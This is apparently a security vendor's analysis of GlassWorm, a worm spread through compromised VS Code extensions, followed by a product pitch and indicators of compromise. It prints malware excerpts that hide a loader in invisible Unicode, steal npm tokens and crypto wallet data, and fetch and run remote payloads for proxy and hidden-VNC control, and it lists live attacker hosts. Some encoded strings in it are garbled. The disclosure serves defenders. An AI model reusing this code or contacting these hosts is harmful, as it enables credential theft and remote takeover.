


Unknown Title



A month after [Shai Hulud](#) became the first self-propagating worm in the npm ecosystem, we just discovered the world's first worm targeting VS Code extensions on OpenVSX marketplace.

But GlassWorm isn't just another supply chain attack. It's using stealth techniques we've never seen before in the wild - invisible Unicode characters that make malicious code literally disappear from code editors. Combine that with blockchain-based C2 infrastructure that can't be taken down, Google Calendar as a backup command server, and a full remote access trojan that turns every infected developer into a criminal proxy node.

This is one of the most sophisticated supply chain attacks we've ever analyzed. And it's spreading right now.



GlassWorm - puts millions at risk

What GlassWorm does to infected systems:

- Harvests NPM, GitHub, and Git credentials for supply chain propagation
- Targets 49 different cryptocurrency wallet extensions to drain funds
- Deploys SOCKS proxy servers, turning developer machines into criminal infrastructure
- Installs hidden VNC servers for complete remote access
- Uses stolen credentials to compromise additional packages and extensions, spreading the worm further


The current state: Seven OpenVSX extensions compromised on October 17, 2025. Total downloads -35,800. Ten extensions still **actively distributing malware** as you read this. The attacker's C2 infrastructure is fully operational - payload servers are responding, and stolen credentials are being used to compromise additional packages.

Update (Oct 19, 2025): A new infected extension detected in Microsoft's VSCode marketplace - **still active**.

The attack went live yesterday. The infrastructure is active. The worm is spreading.

What Our Risk Engine Detected

Here's how this whole thing started. Our risk engine at Koi flagged an OpenVSX extension called CodeJoy when version 1.8.3 introduced some suspicious behavioral changes. When our researchers dug into it - like we do with any malware our risk engine flags - what we found was very disturbing.



CodeJoy risk report on Koidex

CodeJoy looked legitimate. A developer productivity tool with hundreds of downloads, regular updates, seemingly normal code. But our risk engine caught something that human code review would miss entirely: suspicious network connections and credential access patterns that had nothing to do with the extension's productivity features

So we opened up the source code to take a closer look.

And that's when we saw it. Or rather, didn't see it.

The Invisible Attack: Unicode Stealth Technique

Look at this screenshot of the CodeJoy extension's source code:

```
1 extension > src > index.js > ...
2 const { decode } = require('os');
3 var decodedBytes = decode('
4
5
6
7
8 const decodedBuffer = Buffer.from(decodedBytes);
9 const decodedString = decodedBuffer.toString('utf-8');
10
11 function getRandomInt(min, max) {
12   min = Math.ceil(min);
13   max = Math.floor(max);
14   return Math.floor(Math.random() * (max - min)) + min; //Максимум не включается, минимум включается
15 }
16
17 const helper = () => {
18   eval(atob(decodedString))
19 }
```

Invisible malicious code inCodeJoy's version 1.8.3

See that massive gap between lines 2 and 7? That's not empty space. That's malicious code. Encoded in unprintable Unicode characters that literally don't render in your code editor.

Let me say that again: the malware is invisible. Not obfuscated. Not hidden in a minified file. Actually invisible to the human eye.

The attacker used Unicode variation selectors - special characters that are part of the Unicode specification but don't produce any visual output. To a developer doing code review, it looks like blank lines or whitespace. To static analysis tools scanning for suspicious code, it looks like nothing at all. But to the JavaScript interpreter? It's executable code.

This is why we call it GlassWorm. Like glass, it's completely transparent. You can stare right at it and see nothing. The developer whose account got compromised probably looked at this file, saw what appeared to be their legitimate code, and had no idea they were about to distribute malware to hundreds of users.

Here's the thing - this technique completely breaks traditional code review. You can't spot what you can't see. GitHub's diff view? Shows nothing suspicious. Your IDE's syntax highlighting? All clear. Manual code inspection? Everything looks normal.

The invisible code technique isn't just clever - it's a fundamental break in our security model. We've built entire systems around the assumption that humans can review code. GlassWorm just proved that assumption wrong.

Stage 2: The Unkillable C2 - Solana Blockchain

So we decoded the invisible Unicode characters. What do we find inside? Another stage of sophistication that honestly made our jaws drop.

The malware uses the Solana blockchain as its command and control infrastructure.

Read that again. The attacker is using a public blockchain - immutable, decentralized, impossible to take down - as their C2 server.

Here's how it works:

```
const ATTACKER_WALLET = "28PKnu7RzizxBzFPoLp69HLXp9bJL3JFtT2s5QzHsEA2";

// Query Solana blockchain for transactions from attacker wallet
const signatures = await getSignaturesForAddress(ATTACKER_WALLET, { limit: 1000
});
// Extract C2 URL from transaction memo field
const memo = signatures.filter((x) => x?.memo)[0].memo;
const c2Data = JSON.parse(memo.replace(/\[\d+\]\s*/, ""));

// Use base64-encoded C2 URL from blockchain
const c2Url = atob(c2Data.link);
```

Solana blockchain points to the next stage

The malware searches the Solana blockchain for transactions from the hardcoded wallet address. When it finds a transaction, it reads the memo field - a place where you can attach arbitrary text to blockchain transactions. Inside that memo? A JSON object with a base64-encoded link to download the next stage.

The screenshot shows the Solscan interface for a transaction. The transaction ID is 373545445, which is 3 days old and occurred at 14:03:31 on Oct 15, 2025 (UTC). The transaction is successful and finalized with maximum confirmations. The signer is 28PKnu7RzizxBzFPoLp69HLXp9bJL3JFtT2s5QzHsEA2. The fee is 0.000005 SOL (\$0.0009261). The recent block hash is BwHWpBQ77HHQCCrwywJtsGmsBUDNU1uG9CVvZrv7ei41.

The instruction details section shows a memo program V2 with an unknown name. The instruction data is a JSON object: {"link": "aHR0cDovLzlxNy42OS4zLjlxOC9xUUQIMkZkb2kzV0NXU2s4Z2ZdHSGIUZGcIM0QIM0Q="}. This is a base64-encoded URL that, when decoded, points to a file named 'Memo Program V2 - MemoSq4ggABAXKb96qnlH8TysNcWxMyWCqXgDLGmfChr'.

Link to the next stage in the memo of the transaction

Look at that screenshot. That's a real Solana transaction from October 15, 2025 - three days ago. The instruction data contains: {"link": "aHR0cDovLzIxNy42OS4zLjIxOC9xUUQlMkZkZ2kzV0NXU2s4Z2dHSGlTdG=="}

That base64 string decodes to: http://217.69.3.218/qQD%2FJoi3WCWSk8ggGHiTdG%3D%3D

And just like that, the malware knows where to download its next payload.

Why this is absolutely brilliant (and terrifying):

- **Immutable:** Once a transaction is on the blockchain, it can't be modified or deleted. Ever. No takedown requests. No domain seizures. It's there forever.
- **Anonymous:** Crypto wallets are pseudonymous. Good luck tracing this back to a real person.
- **Censorship-resistant:** There's no hosting provider to contact, no registrar to pressure, no infrastructure to shut down. The Solana blockchain just... exists.
- **Legitimate traffic:** Connections to Solana RPC nodes look completely normal. Security tools won't flag it.
- **Dynamic and cheap:** You want to update your payload? Just post a new transaction. Cost? 0.000005 SOL - less than a penny. The attacker can rotate infrastructure as often as they want for pocket change.

Even if you identify and block the payload URL (217.69.3.218 in this case), the attacker just posts a new transaction with a different URL, and all infected extensions automatically fetch the new location. You're playing whack-a-mole with an opponent who has infinite moles and infinite mallets.

This isn't some theoretical attack vector. This is a real-world, production-ready C2 infrastructure that's actively serving malware right now. And there's literally no way to take it down.

Stage 3: The Credential Harvest

The Solana transaction points to an IP address: 217.69.3.218. We fetch the URL and get back a massive base64 payload. But it's encrypted. AES-256-CBC encryption with a key I don't have.

So where's the decryption key?

In the HTTP response headers.




The decryption key hides in the response headers

The attacker is dynamically generating encryption keys per request and passing them in custom HTTP headers. Smart - even if you intercept the encrypted payload, you need to make a fresh request to get the current keys.

We decrypted the payload and started analyzing what it does. This is where GlassWorm's true purpose becomes clear.

```
// 49 different crypto wallet extension IDs targeted
const walletExtensions = [
  'nkbihfbeogaeaoehlefnkodbefgpgknn', // MetaMask
  'aholpfdialjgjfhomihkjbmgjidlcdno', // Trust Wallet
  'bgpipimicheadkjlklgciifhnalhdjhe', // Phantom
  'dlcobpjiigpikoobohmabehhmhfoodbb', // Coinbase Wallet
  // ... 45 more wallet extensions
];

// Scan browser extension storage for wallet data
const extensionPath = path.join(process.env.USERPROFILE,
  'AppData\\Local\\Google\\Chrome\\User Data\\Default\\Extensions', extensionId);
const levelDbPath = path.join(extensionPath, 'Local Storage\\levelDb');
// Native module f_ex86.node decrypts LevelDB databases containing private keys
```




GlassWorm hunting for crypto wallets

The malware is hunting for credentials:

- **NPM authentication tokens** - to publish malicious packages
- **GitHub tokens** - to compromise repositories
- **OpenVSX credentials** - to inject more extensions
- **Git credentials** - to push malicious code
- **49 different cryptocurrency wallet extensions** - targeting MetaMask, Phantom, Coinbase Wallet, and dozens more

```
// Extract NPM tokens from .npmrc file
const npmrcPath = path.join(process.env.USERPROFILE, '.npmrc');
const npmConfig = fs.readFileSync(npmrcPath, 'utf8');
const authToken = npmConfig.match(/registry\.npmjs\.org/;:_authToken=(.+)/)
fs.writeFileSync(path.join(W, 'token_npm.txt'), authToken);


// Target VS Code extension publishing credentials
const vscePaths = [
  path.join(Y, '.vscode', 'extensions'),
  path.join(Y, 'AppData', 'Roaming', 'Code', 'User', 'globalStorage')
];
// Extract extension publishing tokens and certificates
const publishToken = tokenData.openvsx_token || tokenData.marketplace_token;
```



GlassWorm stealing NPM and OpenVSX credentials

But wait, there's more. Buried in the code, we found something else: a Google Calendar link.

<https://calendar.app.google/M2ZCvM8ULL56PD1d6>



Strange title for a Google Calendar event right?

The malware reaches out to this Google Calendar event as a backup C2 mechanism. And guess what's in the event title? Another base64-encoded URL pointing to yet another encrypted payload.

The attacker created a Google Calendar event with the title:

`aHR0cDovLzlxNy42OS4zLjlxOC9nZXRFem9tYmIxfcGF5bG9hZC9xUUQIMkZKb2kzV0NXU2s4Z2dHSGIUdG==`

That decodes to: `http://217.69.3.218/get_zombi_payload/qQD%2FJoi3WCWsk8ggGHiTdg%3D%3D`

Notice the path: `/get_zombi_payload/`

Yeah. "Zombi" as in zombie botnet. The attacker is literally naming their endpoints after what they're turning victims into.

Why use Google Calendar as backup C2?

- Free and legitimate (no one's blocking Google Calendar)
- Can be updated anytime by editing the event
- Completely bypasses security controls

- Another unkillable infrastructure piece

So now we have a triple-layer C2 system:

1. **Solana blockchain** (primary, immutable)
2. **Direct IP connection** (217.69.3.218)
3. **Google Calendar** (backup, legitimate service)

If one gets blocked, the others keep working. And all three are nearly impossible to take down.

Stage 4: ZOMBI - The Nightmare Reveal

We fetch the "zombi_payload" URL, capture the encryption keys from the headers, decrypt it, and start deobfuscating what turns out to be a massively obfuscated JavaScript payload.

And that's when we realized: this isn't just credential theft. This is a full-spectrum remote access trojan.

GlassWorm's final stage - the ZOMBI module - transforms every infected developer workstation into a node in a criminal infrastructure network. Let me break down what this thing can do, because it's honestly one of the most sophisticated pieces of malware we've analyzed.



Oh no! the GlassWorm is now a zombi!


SOCKS Proxy - Your Machine Becomes Criminal Infrastructure

The ZOMBI module can turn your computer into a SOCKS proxy server. Here's the code:

```
start_socks: (payload) => {
  fetch(`http://${atob(payload["_IP"])}module/wrtc`)
  .then((res) => res.text())
  .then((module_wrtc) => {
    const folderPath = path.join(process.env.APPDATA, "_node_x64/webrtc/wrtc-win32-
x64");
    const _runpath = path.join(folderPath, "index.js");
    fs.writeFileSync(_runpath, module_wrtc, "utf-8");

    // Spawn SOCKS proxy server on victim machine
    const child = spawn(`${PATH_NODE_X64}`, [`${_runpath}`], {
      shell: true
    });

    context["socks_proxy"] = true; // Mark victim as active proxy node
  });
}
```



GlassWorm zombi - turns the workstation into socks server

Your developer workstation - the one sitting inside your corporate network, behind all your firewalls and security controls - just became a proxy node for criminal activity.

Why this is devastating:

- **Corporate network access:** Your machine can reach internal systems that external attackers can't
- **Attack anonymization:** Attackers route their traffic through your IP, not theirs
- **Firewall bypass:** Internal machines can access resources external proxies can't reach
- **Free infrastructure:** Why pay for proxy servers when victims provide them?


Every single infected developer becomes a node in a global proxy network. And you won't even know it's happening.

WebRTC P2P - Direct Peer-to-Peer Control

ZOMBI downloads and deploys WebRTC modules for peer-to-peer communication:

```
download_and_run_wrtc: (path_node, payload) => {
  const url = `http://${atob(payload["_IP"])}webrtc`;
  const folderPath = path.join(process.env.APPDATA, "_node_x64/webrtc");

  fetch(url).then((r) => r.arrayBuffer()).then(async (r) => {
    let archivePath = path.join(folderPath, ".YDmQ0");
    fs.writeFileSync(archivePath, Buffer.from(r));
    const zip = new AdmZip(archivePath);
    zip.extractAllTo(folderPath); // Extract wrtc.node
    this.handlers["start_socks"](payload); // Start proxy after
  });
}
```



WebRTC enables direct peer-to-peer connections that bypass traditional firewalls through NAT traversal. The attacker can establish real-time, direct control channels to infected machines without going through any central server.

BitTorrent DHT - Decentralized Command Distribution

ZOMBI uses BitTorrent's Distributed Hash Table (DHT) network for command distribution:

```
var dht = new DHT({ verify: sodium.crypto_sign_verify_detached });
dht.listen(() => {
  dht_is_ready = true;
});

// Command retrieval via DHT
let command = res.v.toString();
command = JSON.parse(command);
connectionWS(null, `http://${atob(command["_IP"])}:4787`,
command);
```

Commands are distributed through the BitTorrent DHT network - the same decentralized system that makes torrent tracking impossible to shut down. There's no central C2 server to take offline. Commands propagate through a distributed network of millions of nodes.

Hidden VNC (HVNC) - Complete Invisible Remote Control

And here's the truly terrifying part - HVNC (Hidden Virtual Network Computing):

```
function _startHVNC(payload) {
  fetch(atob(payload["_ASAR_ARHIVE_"])).then((r) => r.arrayBuffer()).then(async (r) =>
  {
    // Download and extract HVNC module
    let archivePath = path.join(process.env.TEMP, "./IcNpkl");
    fs.writeFileSync(archivePath, Buffer.from(r));
    const zip = new AdmZip(archivePath);
    zip.extractAllTo(unzipPATH);

    // Decrypt native HVNC module
    const _key = Buffer.from(payload["_ASAR_KEYS_"].node_key, "base64");
    const _iv = Buffer.from(payload["_ASAR_KEYS_"].node_iv, "base64");
    const decipher = crypto.createDecipheriv("aes-128-cbc", _key, _iv);
    const decryptedData = Buffer.concat([decipher.update(data), decipher.final()]);

    // Execute hidden VNC server
    exec(`start /B ${PATH_NODE_X86} -e "eval(atob('${btoa(script)}'))"`,
      { detached: true, stdio: "ignore" });
  });
}
```

HVNC gives the attacker complete remote desktop access to your machine - but it's hidden. It runs in a virtual desktop that doesn't appear in Task Manager, doesn't show any windows on your screen, and operates completely invisibly.

The attacker can:

- Use your browser with your logged-in sessions
- Access your email, Slack, internal tools
- Read your source code
- Steal additional credentials
- Pivot to other systems on your network
- Do literally anything you could do - but you'll never see it happening

The Full Picture

ZOMBI isn't just malware. It's a complete remote access and network penetration toolkit:

- **SOCKS proxy** for routing attacks through victim networks
- **WebRTC P2P** for direct, firewall-bypassing control
- **BitTorrent DHT** for unkillable command distribution
- **HVNC** for invisible remote desktop access
- **Automatic restart** on any failure (it won't go away)
- **Modular architecture** supporting dynamic capability updates

For enterprises, this is a nightmare scenario. An infected developer workstation becomes:

- An internal network access point
- A persistent backdoor
- A proxy for attacking other internal systems
- An exfiltration channel for sensitive data
- A command and control relay point

And it all started with an invisible Unicode character in a VS Code extension.

The Worm Spreads: Self-Propagation Through Stolen Credentials

Here's where GlassWorm earns the "Worm" part of its name.

Remember all those credentials it's stealing? NPM tokens, GitHub credentials, OpenVSX access? Those aren't just for data theft. They're for propagation.

The self-replication cycle:

1. **Initial infection** - Compromised developer account pushes malicious code to legitimate extension
2. **Invisible payload** - Unicode-hidden malware executes on victim machines
3. **Credential harvest** - Steals NPM, GitHub, OpenVSX, Git credentials
4. **Automated spread** - Uses stolen credentials to compromise MORE packages and extensions
5. **Exponential growth** - Each new victim becomes an infection vector
6. **Repeat** - The cycle continues automatically

This isn't a one-off supply chain attack. It's a worm designed to spread through the developer ecosystem like wildfire.

Just one month ago, the security community witnessed Shai Hulud - the first successful self-propagating worm in the npm ecosystem. That campaign compromised over 100 packages by stealing npm tokens and automatically publishing malicious versions.

GlassWorm brings this same technique to OpenVSX, but with terrifying evolutions:

- **Invisible code injection** that bypasses all code review
- **Blockchain-based C2** that can't be taken down
- **Full RAT capabilities** turning victims into criminal infrastructure
- **Multi-layered redundancy** across three different C2 mechanisms

The pattern is clear. Attackers have figured out how to make supply chain malware self-sustaining. They're not just compromising individual packages anymore - they're building worms that can spread autonomously through the entire software development ecosystem.

With traditional supply chain attacks, you compromise one package and that's your blast radius. With worms like Shai Hulud and GlassWorm, each infection is a new launching point for dozens more. It's exponential growth. And we're just starting to see what that looks like.

Impact: 35,800 Victims, Active RIGHT NOW

Let's talk about the current state of this infection. Because this isn't some theoretical attack or historical incident. GlassWorm is active right now.

Attack Timeline:

- **October 17, 2025:** Seven OpenVSX extensions compromised (yesterday)
- **October 18, 2025:** We detected and began analysis (today)
- **October 19, 2025:** More compromised extensions detected in OpenVSX and VSCode marketplaces
- **Current status:** Five extensions still actively distributing malware

Total impact: 35,800 installations

Here's what makes this particularly urgent: VS Code extensions auto-update. When CodeJoy pushed version 1.8.3 with invisible malware, everyone with CodeJoy installed got automatically updated to the infected version. No user interaction. No warning. Just silent, automatic infection.

And since the malware is invisible, the original developers whose accounts were compromised probably had no idea. They might have even reviewed the "empty" lines in their code and seen nothing wrong.

What's happening right now to infected systems:

1. **Credential theft in progress** - NPM tokens, GitHub credentials, Git credentials being harvested
2. **Cryptocurrency wallets being drained** - 49 different wallet extensions targeted
3. **SOCKS proxies deploying** - Turning developer workstations into criminal infrastructure
4. **HVNC installation** - Hidden remote access being established
5. **Network reconnaissance** - Infected machines mapping internal corporate networks
6. **Preparation for spread** - Stolen credentials being validated for additional compromises

The C2 infrastructure is fully operational:

- **217.69.3.218** - Responding and serving encrypted payloads
- **Solana blockchain** - Transaction active, pointing to payload servers

- **Google Calendar event** - Live and accessible
- **Exfiltration server** (140.82.52.31) - Collecting stolen data

This is an active, ongoing compromise. Not a case study. Not a war story. This is happening right now, as you read this sentence.

If you have any of the infected extensions installed, you're compromised. Your credentials are likely stolen. Your crypto wallets may be drained. Your machine might already be serving as a SOCKS proxy for criminal activity. And you probably have no idea any of this is happening.

Two developers managed to push clean updates (vscode-theme-seti-folder and git-worktree-menu), suggesting they either regained access to their accounts or noticed something was wrong. But five extensions are still infected. Five developers who either don't know they're compromised or can't regain control of their accounts.

And remember: this is just what we've found so far. GlassWorm is designed to spread. Those stolen credentials are being used right now to compromise additional packages and extensions. The real victim count could be much higher.

Final Thoughts

This writeup was authored by the research team at **Koi Security**, with a healthy dose of paranoia and hope for a safer open-source ecosystem.

GlassWorm shows how easy it is for malicious extensions to slip past marketplace security and compromise sensitive data. With Koi, security teams gain visibility, risk scoring, and governance across binary & non-binary software before it ever hits production.

[Book a demo](#) to see how Koi closes the gap that legacy tools miss.

For too long, the use of untrusted third-party code, often running with the highest privileges has flown under the radar for both enterprises and attackers. That era is ending. The tide is shifting. Just last month we uncovered another campaign of [18 featured and verified extensions that turned malicious](#) and affected millions of users.

We've built Koi to meet this moment; for practitioners and enterprises alike. Our platform helps discover, assess, and govern everything your teams pull from marketplaces like the Chrome Web Store, VSCode, Hugging Face, Homebrew, GitHub, and beyond.

Trusted by Fortune 50 organizations, BFSIs and some of the largest tech companies in the world, Koi automates the security processes needed to gain visibility, establish governance, and proactively reduce risk across this sprawling attack surface.

Because in a world where malware can be literally invisible, paranoia isn't a bug - it's a feature.

Stay safe out there.

IOCs

Compromised Extensions

OpenVSX Extensions (with malicious versions):

- codejoy.codejoy-vscode-extension@1.8.3
- codejoy.codejoy-vscode-extension@1.8.4
- l-igh-t.vscode-theme-seti-folder@1.2.3
- kleinesfilmroellchen.serenity-dsl-syntaxhighlight@0.3.2
- JScearcy.rust-doc-viewer@4.2.1
- SIRILMP.dark-theme-sm@3.11.4
- CodeInKlingon.git-worktree-menu@1.0.9
- CodeInKlingon.git-worktree-menu@1.0.91
- ginfuru.better-nunjucks@0.3.2
- ellaciry.recoil@0.7.4
- grrrck.positron-plus-1-e@0.0.71
- jeronimoekerdt.color-picker-universal@2.8.91
- srcery-colors.srcery-colors@0.3.9
- sissel.shopify-liquid@4.0.1
- TretinV3.forts-api-extention@0.3.1

Microsoft VSCode Extensions:

- cline-ai-main.cline-ai-agent@3.1.3

Infrastructure

Command & Control:

- 217.69.3.218 (primary C2 server)
- 199.247.10.166 (primary C2 server)
- 140.82.52.31:80/wall (exfiltration endpoint)
- 199.247.13.106:80/wall (exfiltration endpoint)

Blockchain Infrastructure:

Solana Wallet: 28PKnu7RzixxBzFPoLp69HLXp9bJL3JFtT2s5QzHsEA2

Transactions:

49CDiVWZpuSW1b2HpzweMgePNg15dckgmqrrmpihYXJMYRsZvumVtFsDim1keESPCrKcW2CzYjN3nSQDGG14KKFV
3eVTqgEVdUCWcppSh7HQ6h6au7k8JL7Nt7rreKYB598ew4sVe2tBcx87cQS1ocrHPKzeatbJUyHM57Yb1qFasCuL
3v3jCvKfdvHjdoZx3RX7ATUY8jKTrt9hJwhqF5qqpeoK9U9BQvGPPntH2B4qDwQtACBtfrfjNRkM6DZtnjZPGwHL

Google Calendar C2:

<https://calendar.app.google/M2ZCvM8ULL56PD1d6>

Organizer: uhjdclo1kdn@gmail.com

Payload URLs:

<http://217.69.3.218/qQD%2FJoi3WCWSk8ggGHiTdg%3D%3D>

http://217.69.3.218/get_arhive_npm/

http://217.69.3.218/get_zombi_payload/qQD%2FJoi3WCWSk8ggGHiTdg%3D%3D

Registry Indicators

Persistence Mechanisms:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

HKLM\Software\Microsoft\Windows\CurrentVersion\Run

share

Copied to clipboard

